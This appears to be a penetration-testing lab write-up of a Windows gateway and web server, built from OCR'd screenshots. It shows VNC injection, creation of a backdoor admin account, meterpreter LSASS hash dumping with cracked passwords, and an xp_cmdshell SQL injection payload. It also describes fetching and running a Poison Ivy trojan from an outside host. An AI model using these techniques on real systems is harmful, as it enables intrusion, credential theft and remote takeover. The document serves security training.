



Desktop (VNC) - With this I was able to setup a VNC session over a host process notepad.exe and was able to connect to the gateway from my own machine. I was able to Create a user with admin rights and test the new account remotely.



command used: vnzviewer 127.0.0.1:5928




TightVNC: fw
Command Prompt
Computer Manag
Administrators Properties
File Action
General
Administrators
Description:
mplete and unrestricted access to the computer/domain
Members:
Administrator
nrazd2
Add...
Remove
OK
Cancel
Apply
Computer Manager
System Tools
Event View
Shared Fol
Local Users
Users
Groups
Performanc
Device Mar
Storage
Removable
Disk Defrag
Disk Manag
Services and A
Recycle Bin
Start
Computer Manageme...
4:44 PM



TightVNC: fw
Command Prompt
Comment
C:\Documents and Settings\nrazd2>net user nrazd2
User name nrazd2
Full Name nrazd2
Comment
User's comment
Country code 000 (System Default)
Account active Yes
Account expires Never
Password last set 5/5/2017 4:43 PM
Password expires Never
Password changeable 5/5/2017 4:43 PM
Password required Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon 5/5/2017 4:45 PM
Logon hours allowed All
Local Group Memberships *Administrators *Users
Global Group memberships *None
The command completed successfully.
C:\Documents and Settings\nrazd2>
Recycle Bin
Start
Command Prompt
4:49 PM

I was also able to shut down and reboot the gateway from meterpreter shell.

```
meterpreter > reboot
Rebooting...
meterpreter >
```


Grabbing and Cracking hashes (discovery of administrator password):

For the purpose of finding password, I have used meterpreter "**lsass method**" to dump hashes to a file on my machine and used **John the ripper** to crack three out of 4 passwords. One of which is Administrator's password.



Console X | exploit X | exploit X | Credentials X

user	pass	host
Administrator	921aa366f2611910aad3b435b51404ee:0b4a9db7e07e2065...	192.168.1.1
Guest	aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931...	192.168.1.1
nrazd2	d897464819e19afeaad3b435b51404ee:7740af805af0036b4...	192.168.1.1
SUPPORT_388945a0	aad3b435b51404eeaad3b435b51404ee:517248866ab4b5a...	192.168.1.1



root@bt:~/dumped_hashes# cat dumped_hashes
Metasploit PWDump Export v1
Generated: 2017-05-05 21:01:12 UTC
Project: default
#
##
LM/NTLM Hashes (1 services, 4 hashes)
192.168.1.1:445/tcp ()
Administrator:1:921aa366f2611910aad3b435b51404ee:0b4a9db7e07e2065deb23cd6bc158032:::
Guest:2:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
nrazd2:3:d897464819e19afeaad3b435b51404ee:7740af805af0036b42cef34f7206a29a:::
SUPPORT_388945a0:4:aad3b435b51404eeaad3b435b51404ee:517248866ab4b5a5c8058a1f84a9f89b:::
##
NETLMv1/NETNTLMv1 Hashes (0 services, 0 hashes)
No credentials for this type were discovered.
##
NETLMv2/NETNTLMv2 Hashes (0 services, 0 hashes)
No credentials for this type were discovered.
##
SSH Private Keys (0 services, 0 keys)
##
Plaintext Credentials (1 services, 3 credentials)
192.168.1.1:445/tcp ()
Administrator ethical
nrazd2 nrazd2
Guest <BLANK>
##
root@bt:~/dumped_hashes#

Console X | exploit X | exploit X | Credentials X | Crack Passwords X

```
msf > use auxiliary/analyze/jtr_crack_fast
msf  auxiliary(jtr_crack_fast) > set Munge 0
Munge => 0
msf  auxiliary(jtr_crack_fast) > run -j
[*] Auxiliary module running as background job
[*] Seeded the password database with 8 words...
[*] Output: Loaded 3 password hashes with no different salts (LM DES [128/128 BS SSE2])
[*] Output: NRAZD2           (cred_3)
[*] Output: ETHICAL          (cred_1)
[*] Output: Loaded 3 password hashes with no different salts (LM DES [128/128 BS SSE2])
[*] Output: Remaining 1 password hash
[*] Output: (cred_2)
[*] Output: Loaded 3 password hashes with no different salts (LM DES [128/128 BS SSE2])
[*] Output: No password hashes left to crack (see FAQ)
[*] cred_1:ETHICAL:921aa366f2611910aad3b435b51404ee:0b4a9db7e07e2065deb23cd6bc158032:::

[*] cred_2::aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

[*] cred_3:NRAZD2:d897464819e19afeaad3b435b51404ee:7740af805af0036b42cef34f7206a29a:::

[*] cred_4::aad3b435b51404eeaad3b435b51404ee:517248866ab4b5a5c8058a1f84a9f89b:::

[*]

[*] 4 password hashes cracked, 0 left

[*] Output: Loaded 4 password hashes with no different salts (NT MD4 [128/128 SSE2 + 32/32])
[*] Output: nrazd2           (cred_3)
[*] Output: ethical          (cred_1)
[*] Output: Loaded 4 password hashes with no different salts (NT MD4 [128/128 SSE2 + 32/32])
[*] Output: Remaining 2 password hashes with no different salts
[*] Output: (cred_2)
[*] Output: Loaded 4 password hashes with no different salts (NT MD4 [128/128 SSE2 + 32/32])
[*] Output: Remaining 1 password hash
[*] cred_1:ethical:921aa366f2611910aad3b435b51404ee:0b4a9db7e07e2065deb23cd6bc158032:::
```

```
[*] cred_2::aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

[*] cred_3:nrazd2:d897464819e19afeaad3b435b51404ee:7740af805af0036b42cef34f7206a29a:::

[*]

[*] 3 password hashes cracked, 1 left

[+] Cracked: Administrator:ethical (192.168.1.1:445)
[+] Cracked: nrazd2:nrazd2 (192.168.1.1:445)
[+] Cracked: Guest: (192.168.1.1:445)

msf  auxiliary(jtr_crack_fast) >
```

Once the administrator password is cracked, it can be used to start a **psexec** session with admin credentials.



SQL Injection to upload and launch Malicious payload:


I have tested a webserver with SQL backend to test the website security for XYZCompany.
I have used a Microsoft SQL server stored procedure called "**xp_cmdshell**" to first check the privilege level and then to run few sql injection which will create a text file to be used by ftp to 216.5.1.200 and download a malicious payload named iexplore.exe created on 216.5.1.200 using Poison IVY utility.
Once done, two sql injections are used to first download the payload and then to execute the payload.


Xp_cmdshell is a stored procedure call which enables the DBA or DB admin to run operating system commands.

Poison Ivy is a remote access Trojan. I have used it to create a malicious payload and have create a server which is listening on port 443 for all incoming connections.

First we identified the privilege level by using the following SQL injection and verifying it: `' exec master..xp_cmdshell 'WHOAMI > c:\inetpub\wwwroot\whoami.txt'--`

The SQL injection is entered in the username field.






I verified it by browsing to the whomami.txt page from browser. It shows that I have a system level access.

